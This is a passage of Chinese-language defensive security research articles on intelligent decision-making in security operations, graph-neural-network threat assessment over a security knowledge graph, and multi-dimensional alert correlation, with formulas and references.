表 3 自动驾驶中的决策规划模块分解

类似于自动驾驶，如果将其整体流程看作一种自动化网络防御体系的话，其中安全智能决策同样为核心功能。如图 4 所示，安全智能决策需要在对环境感知的基础上做出，如 :IDPS 感知网络侧威胁，EDR 感知终端侧威胁，威胁情报在云端提供全网威胁感知，根据当前的网络环境，确定防护策略，最终交由执行模块去执行相应的策略。

图 4 安全智能决策与自动驾驶决策关系对照图

安全智能决策模块与网络环境的交互模型如图 5 所示。




图 5 安全智能决策模块与网络环境的交互模型

虽然网络安全和自动驾驶两个领域在大方向上相似，但是细节上还有很多不同的地方，这些不同会对安全智能决策的落地产生较大影响，主要有以下几点：

在环境感知上。自动驾驶领域借助人工智能技术、精确定位技术，已经可以非常准确地捕捉车辆自身和周边环境的信息，而这种

精准感知技术也是做出决策与规划的重要依据。然而在网络安全领域，虽然我们有众多的网络防护设备，但是在对网络环境的观察能力方面依然存在不足，安全设备误报漏报的现象依然十分普遍，这与安全本身这种“攻防博弈”的本质是分不开的。因此从理论上来说，该问题无解，这对决策提出了较大挑战。

在决策与规划上。由于攻防博弈的存在，网络安全领域的动态性更大，随着各种新技术的兴起，如 5G、物联网等，网络安全的场景更加复杂，对应的动作空间和状态空间更大，任务分解更为复杂和困难，这一点同样对决策提出了挑战。

在数据采集上。自动驾驶可以进行大量模拟采集到的数据，而且数据也可以打出明确的标签，数据在质量和数量上都有保证，但是安全领域中，真正的攻击往往极少，也缺乏标签，真正有质量的数据很难获取，数据驱动的方式很难落地。

因此，自动驾驶对安全智能决策有一定的借鉴意义，但仍需要专业领域内的定制化处理。

3. 安全智能决策功能解耦

3.1 名词解析

何为安全智能决策？我们将该问题分解为 3 个名词——“安全”“智能”和“决策”。

“安全”指的是在网络安全领域，因此“安全智能决策”也可称为“网络安全智能决策”。

“智能”这个词很宽泛，在网络安全中，我们认为智能体现在能够综合各方面的因素，给出更全面的判断，具备“快速处理”和“自主学习”这两种能力，例如：当一个网络设备产生告警后，可以根据告警的产生原因、可能造成的影响、被攻击资产的重要性、攻击者能力等因素全面刻画该告警的风险值，进而对该告警进行快速处理，并且学习本次事件的处理经验。

“决策”实际上与智能科学息息相关。部分文献关于决策有这样的表述[17]：“智能科学在这两个方面均取得了长足的进步与发展。一方面，以机器学习、计算机视觉和语言为代表的学科分支极大地提高了机器预测与推理的准度与精度，提高了思考能力；另一方面，以搜索、博弈和强化学习为代表的学科分支，以认知与推理为输入进行建模，优化智能体的决策，从而提高了行动能力”。我们可以知道，机器学习解决认知、推理问题，“决策”以这些认知和推理为输入，进行行动。

总的来说，安全智能决策的定义为：在网络安全场景下，对告警或事件进行深入认知和推理，综合各方面的信息进而采取相应动作的过程。

3.2 安全智能决策整体框架

提出框架之前，我们来看看针对安全事件的处理方式。一般来说，收到安全设备产生的告警后，安全人员首先会对告警进行详细的评估，判断其是否为真正的网络攻击。如果是真正的攻击就要采取相关的措施。根据攻击者攻击目标重要程度的不同，采取的响应动作也不尽相同。其次，处理完当前攻击事件后，需要进行攻击溯源，找出攻击者和攻击路径，并且对受害主机采取相应的恢复操作。最后会对攻击事件进行记录、总结，在防护设备中添加对应规则。

上述操作其实就是事件响应的一般流程，可以看到，事件响应实际上可以分解为两部分：一是缓解当前攻击造成的损失，二是事后补救。实际上，要做出相对完善的决策，对于事件的评估和一定的预测也是非常重要的。例如，在自动驾驶中，做出当前汽车

的动作之前，还要预判行人和其他汽车的运动轨迹，这一点往往是事件响应中缺失的一环。在网络安全中，将来状态的影响非常重要，很多高级威胁也是在后期实施破坏性操作。因此，对将来事件的预测或者说潜在风险的评估对于决策来说必不可少。安全智能决策从总体功能上来说基于事件响应却高于事件响应，包含事件预测的功能。

总的来说，安全智能决策包含事件响应的操作具体有：

1. 攻击理解，判断攻击正在进行还是网络已经被攻陷。

如果是正在进行，则需要进行攻击缓解;如果网络已经被攻陷，如攻击者正在进行数据回传，那么在切断通信的同时，还需要进行攻击溯源，找出被感染的机器，修补漏洞，清除木马。

2. 执行策略，根据攻击理解的结果，结合当前网络环境、防御成本等因素，确定最终要执行的动作。

更进一步，由于事件响应对告警的处理是不完善的，事件响应中获得的经验一般是固定成防护设备的规则，但是当这样的经验逐步累加之后，攻击模式便可以构建了，如 MITRE 公司提出的 ATT&CK 模型，洛克希德 - 马丁公司提出的 Kill-Chain 模型等，而且借助深度学习强大的预测能力，针对一些攻击，我们可以预测攻击者下一步的攻击方式和攻击目标，从而进行主动防御，我们称之为攻击预测。攻击预测和攻击溯源统称为攻击推理，其中攻击溯源为前向推理，攻击预测为后向推理。

综上所述，安全智能决策部分的功能解耦如图 6 所示。其中，圆形代表数据模块，方形代表功能模块，实线代表正向数据流，虚线代表反向数据流。

安全智能决策模块首先对待处理的告警或事件进行攻击理解，借助已有的知识库了解当前攻击的阶段、严重程度等，借助原始




图 6 安全智能决策功能结构图

日志和全流量等数据进行攻击溯源，找出更多被感染的机器，并且利用提前建立的预测模型，预测下一次攻击事件的类型和严重程度。通过攻击理解模块，可以获取对当前攻击事件的完整刻画，包括当前事件、由当前事件引起的其他事件以及将来可能发生的事件，即得到战略层面的信息。行动决策模块接收攻击理解模块对当前攻击的攻击刻画，结合当前的环境信息、决策目标、决策知识库做出防护策略。

如对 IP 192.168.0.1 进行封堵，及战术层面的决策；动作执行模块则需要根据实际的机器、网络等给出具体可行的操作，如，IP 为 192.168.0.2 的 IPS 机器对 192.168.0.1 的 DNS 报文进行封堵。最后具体的行动由 SOAR 来完成，完成相应的动作后，需要利用一定手段对动作的有效性进行评估，评估的结果会影响智能决策模块作出下一步的决策行动。

另外整个决策模块全程需要各种类型的攻击知识库做支持，如 ATT&CK 模型、Kill-Chain 模型、CVE 漏洞库等。

值得一提的是，要实现上述功能，不光需要各种决策算法作支撑，还需要很多外部条件。我们把外部条件分为两种：静态外部条件和动态外部条件。静态外部条件包括攻击者有关知识库和决策知识库。根据 MITRE 公司的 ATT&CK 模型，一方面，攻击者的攻击往往遵从一定的框架，所使用的漏洞也往往会被各种漏洞库所收集，这些信息供决策系统对攻击者形成系统的认知；另一方面，决策算法需要决策知识库学习各种不同环境下对应的处置操作。动态外部条件为企业自身所处的环境，如：对资产的重要性评估，脆弱性评估等，这些信息提供决策系统对保护对象的系统认知。

3.3 核心决策算法

决策的基础建立在对攻击的理解能力、自身的脆弱性评估两方面上。在某些特定场景下，决策的最终目标也可以作为输入的一部分，我们称之为“决策目标”。根据这些信息，我们可以计算出当前攻击在特定网络中的整体风险，结合决策目标和决策知识库，行动决策会给出具体的防护策略。

决策算法可简单可复杂，视问题的复杂程度而定。由于在网络安全中，我们无法做到对环境信息实现 100% 的感知，总有威胁我们无法发现。因此，决策算法遇到的最大困难是感知不确定性的存在。由于不确定性的存在，决策算法往往也是各行各业做出决策的核心瓶颈所在。决策算法一般有如下 4 类。

- 有限状态机模型

有限状态机模型是决策算法中最常用的模型，通过定义不同的状态、构造状态之前的转移关系，再构建有限的有向联通图将这些状态和转移关系联系起来，从而根据状态的迁移反应式地生成决策动作。

有限状态机模型简单、易行，是无人驾驶领域目前最广泛的行为决策模型，但是该类模型忽略了环境的动态性和不确定性，当场景特征较多、状态的划分和管理比较复杂时，往往难以胜任。

- 决策树模型

该模型与状态机模型类似，也是通过当前的状态属性值反应式地选择不同的动作，不同的是该类模型将状态和控制逻辑固化到了树形结构中，通过自动向下的“轮询”机制进行策略搜索。该类模型需要针对每个场景定义决策策略，当状态空间、行为空间较大时，控制逻辑会比较复杂，同时也

无法考虑各种不确定性因素。

- 基于知识的推理决策模型

基于知识的推理决策模型由“场景特征 - 动作”之间的映射关系来模仿行为决策过程，该类模型将决策知识存储在知识库或者神经网络中，决策知识主要表现为规则、案例或场景特征到动作的映射关系，该模型通过“查询”机制从知识库或者训练过的网络结构中推理出决策动作。

该类模型对先验知识、训练数据的依赖性较大，需要对各种决策知识进行精心梳理、管理和更新。虽然使用神经网络可以解决部分问题，但是其缺点也很明显：一是其数据驱动的机制导致对数据依赖性大；二是可解释性差，在实际系统中无法进行追溯，难以发现问题的根本原因。

- 基于价值的决策模型

根据最大效用理论，基于效用 / 价值的决策模型的基本思想是依据选择准则在多个备选方案中选择出最优的动作，为了评估每个动作的好坏程度，该类模型定义了价值函数，根据某些准则属性定量地评估策略符合任务目标的程度。对于网络安全而言，这些准则属性可以是安全性、经济成本、人力成本等，也可以是组合策略，这也是前文所述的“决策目标”的设定原因。

4. 已有工作

总体上，安全智能决策要实现从攻击理解到最终响应策略确定的一整套流程。为此，笔者整理了一些典型成果供读者参考。

当前事件理解：[5] 关联攻击告警，将关联结果映射到 ATT&CK 模型，提供对攻击的高层认知。

攻击推理：[6] 利用深度学习的方法预测下一步攻击事件，[9] 通过分析机器上的二进制文件预测下一步可能被攻击的机器，[7] 对终端数据构造图结构进行攻击路径还原。

有效性评估：防御行为有效性评估的方法[8]。

行动决策：根据前一小节的介绍，行动决策在自动驾驶领域有较多成型算法，如基于部分可观马尔可夫过程（POMDP）的行为决策模型 [11]，基于价值函数的行为决策模型 [12]，使用博弈论模型解决多智能体参与的复杂环境中的决策问题 [13]，基于深度强化学习的动作生成方法 [14]。

5. 结语

本文以自动驾驶为例，分析了安全智能决策研究的可行性和必要性，提出安全智能决策研究的总体框架，该框架大部分的研究工作团队都在同步进行，感兴趣的读者可以持续关注。

参考文献

[1] 浅谈机器学习在自动驾驶中的应用 .
https://www.aminer.cn/research_report/5cf6211900ee-a1f1d521d75d?download=false.

[2] Momenta 发布 L4 级自动驾驶 MSD,两条腿战略雏形形成 .
https://www.momenta.cn/article/46.html.

[3] Yoshua Bengio 在 NeuIPS 2019 的报告 .
https://drive.google.com/file/d/1zbe_N8TmAEvPiKXm-n6yZlRkFehsAUS8Z/view.

[4] Gartner 2020 年 10 大战略技术趋势分析 .
https://www.gartner.com/smarterwithgartner/gartner-top-10-strategic-technology-trends-for-2020/.

[5] Milajerdi, Sadegh M., et al. “Holmes: real-time apt detection through correlation of suspicious information flows.” 2019 IEEE Symposium on Security and Privacy (SP). IEEE, 2019.

[6] Shen, Yun, et al. “Tiresias: Predicting security events through deep learning.” Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security. 2018.

[7] Hassan, Wajih Ul, Adam Bates, and Daniel Marino. “Tactical Provenance Analysis for Endpoint Detection and Response Systems.” Proceedings of the IEEE Symposium on Security and Privacy. 2020.

[8] Jajodia, Sushil, et al., eds. Adversarial and Uncertain Reasoning for Adaptive Cyber Defense: Control-and Game-theoretic Approaches to Cyber Security. Vol. 11830. Springer Nature, 2019.

[9] Bilge, Leyla, Yufei Han, and Matteo Dell’ Amico. “Riskteller: Predicting the risk of cyber incidents.” Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. 2017.

[10] Paden B, Cap M, Yong S Z, et al. A Survey of Motion Planning and Control Techniques for Self-Driving Urban Vehicles[J]. IEEE Transactions on Intelligent Vehicles, 2016, 1(1): 33–55.

[11] Bai, Haoyu, et al. “Intention-aware online POMDP planning for autonomous driving in a crowd.” 2015 ieee international conference on robotics and automation (icra). IEEE, 2015.

[12] Wei, Junqing, et al. “A behavioral planning framework for autonomous driving.” 2014 IEEE Intelligent Vehicles Symposium Proceedings. IEEE, 2014.

[13] Martin, Andrea. “Interactive Motion Prediction using Game Theory.” (2013).

[14] Vitelli, Matt, and Aran Nayebi. Carma: A deep reinforcement learning approach to autonomous driving. Tech. rep. Stanford University, 2016.

[15] 熊璐 , 康宇宸 , 张培志 , 朱辰宇 , 余卓平 . 无人驾驶车辆行为决策系统研究 [J]. 汽车技术 ,2018(08):1-9.

[16] 陈永尚 . 智能汽车城区复杂交通情景的驾驶行为决策方法研究 [D]. 吉林大学 ,2019.

[17] 唐平中 , 朱军 , 俞扬 , 汤斯亮 . 动态不确定条件下的人工智能 [J]. 中国科学基金 ,2018,32(03):266-270.

图卷积神经网络在企业网络安全运营中的应用

绿盟科技 创新中心&天枢实验室 薛见新

1. 背景

从最近几年的安全事故可以看出，内部威胁已经成为企业和组织威胁的主要因素。内部威胁（Insider Threat）是指内部人员利用获得的信任做出对授信组织合法利益不利的行为，这些利益包括企业的经济利益、业务运行、对外服务以及授信主体声誉等 [1]。内部威胁不仅包括组织合法成员的有意或无意导致组织利益损失的行为，还包括一些外部人员伪装成内部成员执行的攻击行为。

现在内网威胁检测分为网络侧检测与终端侧检测。网络侧检测手段主要有全流量分析 IPS/IDS，终端侧主要是 EDR 和蜜罐等，还有现在流行的 UEBA。这些检测设备每天会产生海量告警信息，对于安全运营人员而言，人工处理是无从下手的。另外，当前攻击技术越来越趋于高级和隐蔽，很多攻击者会长期驻留在受害者主机中，传统的检测设备很难对这一类攻击行为进行有效的检测。为此，需要挖掘更多攻击相关的语义信息，对攻击行为的因果关系进行有效刻画，通过丰富的上下文信息实现精准的威胁识别。

安全知识图谱作为知识图谱在网络安全领域的应用，本身就是构建与攻击相关的语义网，可以很好地辅助威胁识别。首先，基于告警的因果依赖构建告警因果关联图，利用图嵌入技术学习具有因果语义的向量表示；其次，参考词向量生成句向量的方法利用 ISF 算法由告警向量生成 IP 对之间的告警序列向量表示。模型的顶点是攻击源和被攻击者 IP，边为前面学习的告警序列的向量表示，顶点的属性是描述攻击源与攻击相关的特征表示。对构建的属性图模型加以利用，图神经网络进行编码解码，然后基于编码解码的误差来实现对攻击源的威胁评估。

图卷积神经网络是一种深度图表示学习方法。它通过迭代的聚集一个顶点的邻居嵌入信息，并且聚集的邻居信息在之前的嵌入学习过程中已经聚集了该顶点的邻居顶点。由此可见，图卷积神经网络具有很强的可伸缩性。图卷积神经网络理论基础是借助图的 Laplacian（拉普拉斯）矩阵的特征值和特征向量来研究图的性质。图卷积神经网络因其强大的表示能力可以用来实现前面提到的威胁评估，并能提供有效的上下文信息。

2. 知识图谱构建

安全知识图谱主要包含两部分：静态知识图谱和动态图谱。静态知识图谱是事先构建的安全知识图谱，融合了攻击模式库(CAPEC，ATT&CK)、安全隐患（CVE, CCE)、恶意代码（MAEC)、攻击目标资产（CPE）等多个知识库，这些知识并不需要实时更新，所以被

称为静态知识图谱 [1]。




图 1 知识图谱模式图

动态图谱是安全设备实时产生的告警以及与告警相关的一些信息，如 IP 地址、端口、网段等。其中动态图谱与静态知识图谱通过共享实体相关联，比如 IP 地址与 CPE 相关联，告警信息与 CAPEC、CVE 和恶意代码相关联等。

静态图谱中的实体是固定的，参照的是 STIX2.0 以及当前世界范围对安全元素描述使用较广泛的标注 , 即其定义的 14 种实体类型。为了方便描述，这里只描述动态图谱，图模型的实体只考虑 IP。

告警通常是实时产生的，告警的源 IP 为攻击者，告警的目标 IP 为受害者。在单位时间窗口内根据源 IP 与目标 IP 对聚合告警会生成如图 2 所示的告警序列。




图 2 告警因果关系挖掘

这里可以利用马尔可夫挖掘告警之间的一跳转移概率，生成告警因果关联图，其中顶点是告警，边是告警的一跳转移概率。当然也可以使用微软的 DoWhy 因果推理框架实现。构建好了因果关系网络之后，直接利用图嵌入技术学习告警的向量表示。告警是组成告警序列的基本单元，可以把告警看成自然语言中的词，告警序列看成自然语言中的句子，我们的目的是构建 IP 实体之间的关系，也就是告警序列，这一过程可以参考词向量生成句向量的方法。本文采用 ISF 嵌入方法。

ISF 加权平均法和 TF-IDF 加权平均法类似，ISF 加权计算来源于普林斯顿大学的论文 [2]。ISF 嵌入法需要利用主成分分析和每个词语的估计概率，ISF 嵌入技术的具体操作如下所示：

首先，遍历所有 IP 对的告警序列，假设当前告警序列为 s，可以通过如下公式得到当前告警序列的初始序列向量：

$$\frac{1}{|s|}\sum_{w\in s}\frac{a}{a+p(w)}v_w$$

该过程本质上就是一个加权求平均的过程，p(w) 表示告警 w 除以所有告警的频数和。

其次，对所有告警序列的初始向量进行主成分分析，计算出告警序列的第一主成分，然后将重复两次得到的向量表示作为告警序列的向量表示。

到此已经确定了图谱中的顶点与边。此外，为了有效描述实体，还需要一些描述实体特征的相关属性。实体属性主要有两类，一类是表示顶点的固有特征的属性，如 IP 所属地理位置和是否为内外网、文件名和进程名等。另一类是统计特征和行为，如从告警 payload 中提取的攻击意图相关的特征，包括 IP 作为攻击者单位时间内产生的告警数以及 IP 开的端口数等。

顶点与边刻画的是图谱的结构信息，图中的实体本身是具有一定的角色的，如 IP 可以是攻击者也可以是受害者，作为攻击者该 IP 具有攻击者的特征。这些特征分为两类，一类描述实体属性的特征，另一类是统计特征。属性特征如 IP 地理位置、IP 是否为内网、历史威胁度等，统计特征如单位时间内的告警数、告警类型、探测类攻击得分、试探攻击得分等。最终构建了如图 3 所示的属性图模型。




图 3 知识图谱构建

3. 利用图神经网络的威胁评估

前面已经构建好了内网的安全知识图谱，该知识图谱是一个属性图。

基于安全知识图谱的威胁评估流程图如图 4 所示。可以看出威胁评估模型的主要模块是深度自编码器，其主要包括三个部分：属性图编码、解码过程和威胁评估。




图 4 威胁评估模型

由于网络结构整合了多个知识库和告警的因果语义，而在真实环境中，攻击事件通常占非常小一部分，因此图谱结构的编码与解

码误差可以用来衡量图谱中攻击者的威胁度[3]。图谱中的告警内容信息实体又具有表示攻击意图的行为特征，利用属性的编码解码的误差能评估出攻击意图的强弱。

[4] 属性图编码器在同一框架下实现了对属性图的拓扑结构和属性的无缝建模，并利用图卷积网络实现了顶点特征表示的学习。结构重构解码器通过节点的特征表示重构了网络拓扑结构，属性重构解码器则通过节点的特征表示重构了属性图中节点的属性。

$$\min \mathbb{E}[dist(\mathbf{X}, Dec(Enc(\mathbf{X}))]$$

这里 X 表示的是属性图的邻接矩阵和属性矩阵，Enc() 是深度编码器，Dec() 是解码器，dist() 是距离函数。

3.1 编码过程

安全图谱的属性编码过程不仅需要考虑图结构的编码，还需要实现顶点属性的编码以及告警序列的向量表示的编码。图卷积神经网络在学习节点特征表示时考虑了高阶节点的邻近性，从而解决了网络稀疏性的问题。同时，通过多层非线性变换，图卷积神经网络能捕获属性图中数据的非线性特征和两种信息模态之间的复杂交互。因此编码过程采用图卷积神经网络。

形式化表示如下式所示：

$$\mathbf{H}^{(l+1)} = f(\mathbf{H}^{(l)}, \mathbf{A}|\mathbf{W}^{(l)})$$

其中，H^l表示卷积层 l 的输入，H^{l+1}表示卷积层的输出。属性图的属性矩阵 X 作为第一层的输入也就是H^0。W^l就是需要训练的神经网络的加权矩阵。每一层的图卷积网络都可以表示成如下函数：

$$f(\mathbf{H}^{(l)}, \mathbf{A}|\mathbf{W}^{(l)}) = \sigma(\widetilde{\mathbf{D}}^{-\frac{1}{2}}\widetilde{\mathbf{A}}\widetilde{\mathbf{D}}^{-\frac{1}{2}}\mathbf{H}^{(l)}\mathbf{W}^{(l)})$$

其中，$\tilde{A} = A + I$，$\tilde{D}$是一个对角矩阵，对角上的元素为$\widetilde{D_{ij}} = \sum_j \widetilde{A_{ij}}$，因此可直接计算$\tilde{D}^{-\frac{1}{2}}AD^{-\frac{1}{2}}$。显然$\sigma()$是一个非线性激活函数，例如 Relu。$W^l$对于属性图中的所有节点都是共享的。对于给定的属性矩阵 X，属性图中每个节点的 K 跳邻居都可能通过连续叠加多个 K 卷积层实现。因此，嵌入结果 Z 不仅编码了节点的属性信息，同时也编码了该节点的 K 跳内邻节点的信息。这里使用了 3 个卷积层来构建属性网络的编码器。

$$\begin{aligned}\mathbf{H}^{(1)} &= f_{Relu}(\mathbf{X}, \mathbf{A}|\mathbf{W}^{(0)}) \\ \mathbf{H}^{(2)} &= f_{Relu}(\mathbf{H}^{(1)}, \mathbf{A}|\mathbf{W}^{(1)}) \\ \mathbf{Z} = \mathbf{H}^{(3)} &= f_{Relu}(\mathbf{H}^{(2)}, \mathbf{A}|\mathbf{W}^{(2)}).\end{aligned}$$

3.2 解码过程

然后是如何通过编码结果重构原始的图谱。A 表示图的邻接矩阵，$\hat{A}$为预估解码后的邻接矩阵，那么图结构的重构误差可表示为$R_S = A - \hat{A}$，该重构误差可以用来评估图谱结构的异常。也就是说，一个节点自身的结构信息可以通过结构重构解码器近似得到，那么该节点属于异常节点的概率就较低，相反，节点的重构误差较大，那么它就有很大概率是异常节点。解码过程就是以编码器的特征表示 Z 为输入，预测两两节点之间是否存在边，类似于链路预测。

$$p(\hat{\mathbf{A}}_{i,j} = 1|\mathbf{z}_i, \mathbf{z}_j) = sigmoid(\mathbf{z}_i, \mathbf{z}_j^{\mathrm{T}})$$

其本质就是基于属性图编码器的输出 Z 训练一个链路预测层，可表示为：

$$\hat{\mathbf{A}} = sigmoid(\mathbf{Z}\mathbf{Z}^{\mathrm{T}})$$

这与结构重构类似，只不过不是预测两两节点之间的关系，而是根据特征表示 Z 预测每个节点的属性信息。

$$\hat{\mathbf{X}} = f_{Relu}(\mathbf{Z}, \mathbf{A}|\mathbf{W}^{(3)})$$

3.3 威胁评估

到此，已经详细地介绍了安全图谱的结构和属性的编码解码过程，由于表示边的告警序列直接利用深度自编码解码器，这里就不详细介绍，最后评估的时候真的对边的评估结果进行加权即可。为了统一学习重构的误差，目标函数可以表示为：

$$\mathcal{L} = (1-\alpha-\beta)\left\|A-\hat{A}\right\|_F^2 + \alpha\left\|X-\hat{X}\right\|_F^2 + \beta\left\|E-\hat{E}\right\|_F^2$$

目标函数把结构重构误差、属性重构误差和边的重构误差进行加权求和，然后在最小化目标函数的情况下迭代地求解编码过程的向量表示。最终利用重构误差实现对攻击者的威胁评估。权值矩阵的计算采用梯度下降法。在经过一定次数的迭代之后，可以通过如下公式计算每个节点的异常得分：

$$score(v_i) = (1-\alpha-\beta)\|a-\hat{a_i}\|_2 + \alpha\|x-\hat{x_i}\|_2 + \beta\|e-\hat{e_i}\|_2$$

图卷积网络的计算复杂性是随着网络中的边的数据线性增长的。本方法的复杂性在于$O(mdH+n^2)$，m 表示属性图的属性矩阵非零元素的个数据，d 表示属性矩阵的特征的维度，H 表示图卷积不同层特征数据之和，n 表示属性图中节点的个数据。

4. 结语

图神经网络已经在很多领域被广泛使用，而安全领域应该才刚刚开始。图模型的关系特性和知识图谱的语义给企业安全分析提供了新的思路和视野，未来安全知识图谱和图挖掘将会在安全领域有更多的应用与落地。

理论上，利用图神经网络对安全知识图谱的实体和关系统一进行向量学习时，实体的向量表示可以用来进行威胁评估，关系的向量表示可以用来攻击溯源和攻击预测，但是现实中企业网络环境比较复杂，很难找到一种有效的表示学习方法来满足这种需求，不过这也是我们在探索的事情。

参考文献

[1] Cybersecurity Insiders Insider threat 2018 Report.

[2] Arora S , Li Y , Liang Y , et al. RAND-WALK: A Latent Variable Model Approach to Word Embeddings[J]. Computer Science, 2015:1242-1250.

[3] Wei Wang, Rong Jiang, Yan Jia, 等 . KGBIAC: Knowledge Graph Based Intelligent Alert Correlation Framework[J]. 2017.

[4] Kaize Ding, Jundong Li, Rohit Bhanushali, and Huan Liu,Deep Anomaly Detection on Attributed Networks with Graph Convolutional Networks,In Proceedings of the 2019 SIAM International Conference on Data Mining (SDM), Calgary, Canada, May 2-4, 2019.

[5] Kwon Y , Wang F , Wang W , et al. MCI : Modeling-based Causality Inference in Audit Logging for Attack Investigation[C]// Network and Distributed System Security Symposium. 2018.

[6] Liu Y , Zhang M , Li D , et al. Towards a Timely Causality Analysis for Enterprise Security[C]// Network and Distributed System Security Symposium. 2018.

基于多维度关联的告警评估方法

绿盟科技 创新中心&天枢实验室 吴子建

当前，企业内网所面临的安全威胁越来越严峻，其威胁程度已经超过了来自企业外部的威胁。因此，越来越多的安全设备被部署在企业内网中的关键节点上，包括 IPS/IDS，WAF 等。这些安全设备每天会产生海量的告警。对于一个大型企业来说，这些安全设备一天产生的告警量会达到几十万甚至上百万条。如此巨量的告警会使得安全运维人员无从下手，进而导致运维人员无法及时有效地发现威胁度较高的攻击行为。因此需要对安全设备输出的告警进行评估，为运维人员提供具有高威胁度的告警，以提高安全运维的效率。

1. 告警评估的目的

告警评估的目标是对安全设备产生的告警进行进一步的分析，找出具有较高威胁度的告警。而那些具有低威胁度的告警并不能被视为误报。攻击者在对网络中的资产进行攻击的过程中往往会采用几种攻击方法进行多步尝试。在此过程中会触发很多告警。这些告警中有很多是“无效”的。例如 SSH 登录失败告警，这类告警可能是正常用户在 SSH 远程登录服务器时输错密码所致，也可能是攻击者在尝试密码猜测。单纯从这类告警本身无法判断其威胁程度。对于安全运维人员来说，这类告警属于低危告警。而对于那些已经造成目标主机失陷或者具有明显攻击意图的告警是运维人员所关注的，这类告警就是所谓的高危告警。

2. 基于多维度关联的告警评估

安全设备所产生的告警往往不是孤立存在的。告警之间往往会通过多种维度互相关联。其主要的关联维度包括以下几种：

通过资产相关联：同一个源 IP 发起的攻击往往具有相似性，这体现在其往往采用相同的攻击工具或者相似的攻击手法对网络中的多个资产进行攻击。

通过检测规则相关联：每条告警都会有对应的检测规则，例如 IPS 规则，WAF 规则等。通过同一条规则输出的告警，往往具有相似的特征。

通过 payload 相关联：告警的 payload 中保留着丰富的信息，包括攻击者的攻击手法、攻击者的具体操作等。通过这些特征可以对告警进行进一步的关联。

为了从海量告警中找出具有高威胁度的告警，除了要对告警本身进行分析以外，还要考虑告警之间的关联信息。通过对关联信息的挖掘，可以有效减少对高危告警的漏报。

3. 基于图的告警关联分析

图结构可以用来表示实体集之间的关联关系。由于告警之间存在着多种关联，所以采用图模型对告警进行建模，可以更好地

对告警之间的关系进行描述。有了告警关联图后，可以对告警进行更加细致的评估。

3.1 告警关联图的构建

图结构由顶点和边组成。顶点表示数据元素，边表示数据元素之间的关系。另外，图还分为有向图和无向图。因此，在建立图分析模型时首先需要定义顶点和边，然后根据已经定义的顶点和边来选择建立有向图还是无向图。

在图分析算法中，顶点的定义方法较为灵活。在告警关联分析中，如前所述，告警之间通过多种维度相互关联。每一种关联方式都可以定义一个图。下面针对以上提出的三种关联关系，分别简要介绍图的构建方法。

